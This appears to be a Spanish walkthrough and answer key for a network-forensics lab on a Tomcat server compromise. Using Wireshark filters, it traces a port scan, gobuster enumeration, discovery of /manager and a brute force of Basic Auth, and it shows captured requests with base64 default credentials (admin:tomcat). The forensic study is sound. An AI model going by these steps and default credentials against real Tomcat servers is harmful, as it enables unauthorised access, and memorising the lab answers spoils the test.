Desarrollo: Tomcat Takeover

Q1:


Dada la actividad sospechosa detectada en el servidor web, el archivo PCAP revela una serie de solicitudes en varios puertos, lo que indica un posible comportamiento de escaneo. ¿Puede identificar la dirección IP de origen responsable de iniciar estas solicitudes en nuestro servidor?

1) - En Wireshark, vaya a **Estadísticas > Conversaciones** y seleccione la pestaña TCP. Revise la lista de conversaciones para ver si hay cambios significativos en el número de puerto de destino.

2) - Examine la lista de conversaciones en busca de cualquier dirección IP que inicie solicitudes al servidor con cambios significativos en los números de puerto de destino, especialmente si aumentan secuencialmente desde un número menor (p. ej., **15**) hasta uno mucho mayor (p. ej., **6542**). Este comportamiento es sospechoso y podría indicar un intento de escaneo o reconocimiento de puertos por parte de la dirección IP.

Observaciones:

- Hay cambio significativo en el numero de puerto de destino en el servidor 10.0.0.112. La siguiente imagen muestra como los números de puertos aumentan secuencialmente de menor a mayor:



Ethernet · 6 | IPv4 · 6 | IPv6 | TCP · 9465 | UDP · 3

Dirección A	Puerto A	Dirección B	Puerto B	Paquetes
14.0.0.120	51985	10.0.0.112	21	2
10.0.0.115	44606	10.0.0.112	22	545
10.0.0.115	46668	10.0.0.112	22	369
14.0.0.120	51985	10.0.0.112	22	3
14.0.0.120	51985	10.0.0.112	23	2
14.0.0.120	51985	10.0.0.112	24	2
14.0.0.120	51985	10.0.0.112	25	2
14.0.0.120	51985	10.0.0.112	26	2
14.0.0.120	51985	10.0.0.112	27	2
14.0.0.120	51985	10.0.0.112	28	2
14.0.0.120	51985	10.0.0.112	29	2
14.0.0.120	51985	10.0.0.112	30	2
14.0.0.120	51985	10.0.0.112	31	2
14.0.0.120	51985	10.0.0.112	32	2
14.0.0.120	51985	10.0.0.112	33	2
14.0.0.120	51985	10.0.0.112	34	2
14.0.0.120	51985	10.0.0.112	35	2

Dirección A	Puerto A	Dirección B	Puerto B	Paquetes
14.0.0.120	51985	10.0.0.112	1179	2
14.0.0.120	51985	10.0.0.112	1180	2
14.0.0.120	51985	10.0.0.112	1181	2
14.0.0.120	51985	10.0.0.112	1182	2
14.0.0.120	51985	10.0.0.112	1183	2
14.0.0.120	51985	10.0.0.112	1184	2
14.0.0.120	51985	10.0.0.112	1185	2
14.0.0.120	51985	10.0.0.112	1186	2
14.0.0.120	51985	10.0.0.112	1187	2
14.0.0.120	51985	10.0.0.112	1188	2
14.0.0.120	51985	10.0.0.112	1189	2
14.0.0.120	51985	10.0.0.112	1190	2
14.0.0.120	51985	10.0.0.112	1191	2
14.0.0.120	51985	10.0.0.112	1192	2
14.0.0.120	51985	10.0.0.112	1193	2
14.0.0.120	51985	10.0.0.112	1194	2
14.0.0.120	51985	10.0.0.112	1195	2

NOTA: En **Puerto B** se muestran los puertos de destino del servidor 10.0.0.112

- La dirección IP 14.0.0.120, es quien inicia las conexiones TCP mediante paquetes **SYN** mediante herramientas automatizadas de escaneo como Nmap, permitiéndole identificar los

servicios que están corriendo en el servidor.


Respuesta correcta de Q1: 14.0.0.120 ✓

Q2:

Basándose en la dirección IP identificada asociada con el atacante, ¿puede identificar el país desde el cual se originaron las actividades del atacante?

1) - Utilice herramientas en línea o bases de datos para buscar <Attacker_IP>. Esto puede ayudar a identificar si la IP es conocida por actividad maliciosa o si pertenece a una red específica.

2) - Consulte esta herramienta de búsqueda de direcciones IP**:** https://www.abuseipdb.com



IP: 14.0.0.120

- Es una IP pública real
- Pertenece a un bloque asignado a CHINANET (China Telecom)

Respuesta correcta de Q2: China ✓


Q3:

En el archivo PCAP, se detectaron varios puertos abiertos como resultado del escaneo activo del atacante. ¿Cuál de estos puertos proporciona acceso al panel de administración del servidor web?

1) - Para limitar los paquetes sospechosos, intente filtrar por dirección IP y el protocolo normalmente asociado con el servidor web.

2) - Utilice este filtro de Wireshark: **ip.src == 14.0.0.120 && http**. Este filtro mostrará los paquetes dentro del tráfico HTTP, comúnmente utilizados para acceder al servidor web. Además, verifique el puerto de destino utilizado para acceder al panel de administración del servidor web en estos paquetes.

La siguiente imagen muestra como la dirección IP 14.0.0.120 realiza peticiones HTTP (GET):



El servicio web se aloja en **http://10.0.0.112:8080/** mediante el puerto **8080**.

Respuesta correcta de Q3: 8080 ✓


Q4:

Tras descubrir puertos abiertos en nuestro servidor, parece que el atacante intentó enumerar y descubrir directorios y archivos en nuestro servidor web. ¿Qué herramientas, según el análisis, puede identificar que ayudaron al atacante en este proceso de enumeración?

1) - En Wireshark, localice un paquete en medio del tráfico HTTP que muestre una respuesta con código de estado **404** utilizando el filtro: **http.response.code == 404**. Examine los detalles de la solicitud HTTP correspondiente para identificar la herramienta utilizada por el atacante para la enumeración.


2) - Analice los intervalos y rastree los flujos HTTP de estas solicitudes. Preste atención al encabezado **User-Agent**, ya que puede revelar la herramienta utilizada durante el proceso de enumeración.

La salida del filtro muestra las respuestas con error 404 dirigidas hacia el atacante 14.0.0.120:



En la lista de paquetes, **haga click derecho en el unos de los paquetes > Seguir > HTTP Stream** para mostrar de forma secuencial y legible la conversación completa entre el atacante y el servidor.

El seguimiento HTTP muestra que en el encabezado **User-Agent** el atacante utiliza la herramienta **gobuster**, una herramienta de fuzzing y enumeración para descubrir directorios y archivos ocultos en sitios web:



Respuesta correcta de Q4: gobuster ✓

Q5:


Tras intentar enumerar los directorios de nuestro servidor web, el atacante realizó numerosas solicitudes para identificar las interfaces administrativas. ¿Qué directorio específico relacionado con el panel de administración descubrió el atacante?

1) - Tras analizar los intentos fallidos con errores **404 Not Found**, concéntrese en las solicitudes HTTP que devuelven un código de estado correcto. Busque indicadores como una respuesta **200 OK**.

2) - Examine la secuencia de solicitudes que llevaron al éxito. Un descubrimiento de directorio exitoso suele indicarse con una respuesta **200 OK** tras una serie de intentos fallidos.

3) - Aplique el filtro **http && http.response.code==200** para aislar las solicitudes HTTP exitosas. Revise la URI de solicitud correspondiente en los paquetes para determinar el directorio al que se accedió, especialmente si conduce a un panel de administrador o gerente.

Al inspeccionar los paquetes con indicadores de respuesta 200 OK, podemos observar que existe descubrimiento del directorio **/manager**, los de este directorio registros se pueden encontrar desde **paquete N° 20568** realizando el seguimiento mediante **HTTP stream.**



¿Que es Manager?

Es una aplicación web administrativa que viene incluida por defecto. Permite desplegar, eliminar, recargar, iniciar y detener aplicaciones, así como monitorear el estado de la JVM y las sesiones activas.

Respuesta correcta de Q5: /manager ✓

Q6:

Tras acceder al panel de administración, el atacante intentó forzar las credenciales de inicio de sesión. ¿Puedes determinar el nombre de usuario y la contraseña correctos que el atacante utilizó para iniciar sesión?

1) - Utilice Wireshark para filtrar las solicitudes HTTP con **Basic Authentication**. Revise tanto la solicitud como la respuesta para comprobar si se aceptaron las credenciales.


2) - Aplique el filtro **http.authbasic** en Wireshark para encontrar todas las solicitudes que usan autenticación básica. Compárelos con los códigos de respuesta HTTP. Además, busque referencias a la página "administrador", que podría estar relacionada con Tomcat.

¿Que quiere decir Basic Authentication?

se refiere a la visualización de credenciales de usuario (nombre de usuario y contraseña) enviadas en formato usuario:contraseña las cuales están codificadas en base64, dentro de los encabezados HTTP.

NOTA: Las credenciales codificadas en base64 no significan que están cifradas, solo ofuscadas y pueden decodificarse fácilmente.

Al aplicar el filtro http.authbasic en wireshark, la salida muestra una serie de solicitudes GET hacia el panel de administración /manager/html:



Podemos aplicar el seguimiento HTTP Stream desde el paquete N°20537 hasta el 20553:

NOTA: El nombre de usuario y la contraseña aparecen en el panel de detalles del paquete bajo **`Authorization: Basic [cadena base64].`**

```
GET /manager/html HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Authorization: Basic dG9tY2F0OnRvbWNhdA==


HTTP/1.1 401 Unauthorized
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 02:00:00 EET
WWW-Authenticate: Basic realm="Tomcat Manager Application"
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 2473
Date: Sun, 10 Sep 2023 18:20:08 GMT
```

El mensaje **HTTP/1.1 401** Unauthorized indica que las credenciales que utilizo el atacante fueron incorrectas.


En el enlace de las comunicaciones HTTP de los paquetes N°20553 y 20568, se puede observar que las credenciales codificadas en base64 fueron aceptadas mediante el siguiente mensaje: **HTTP/1.1 200 OK:**

```
GET /manager/html HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46dG9tY2F0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 02:00:00 EET
Set-Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71; Path=/manager; HttpOnly
Content-Type: text/html;charset=utf-8
Transfer-Encoding: chunked
Date: Sun, 10 Sep 2023 18:20:24 GMT
```

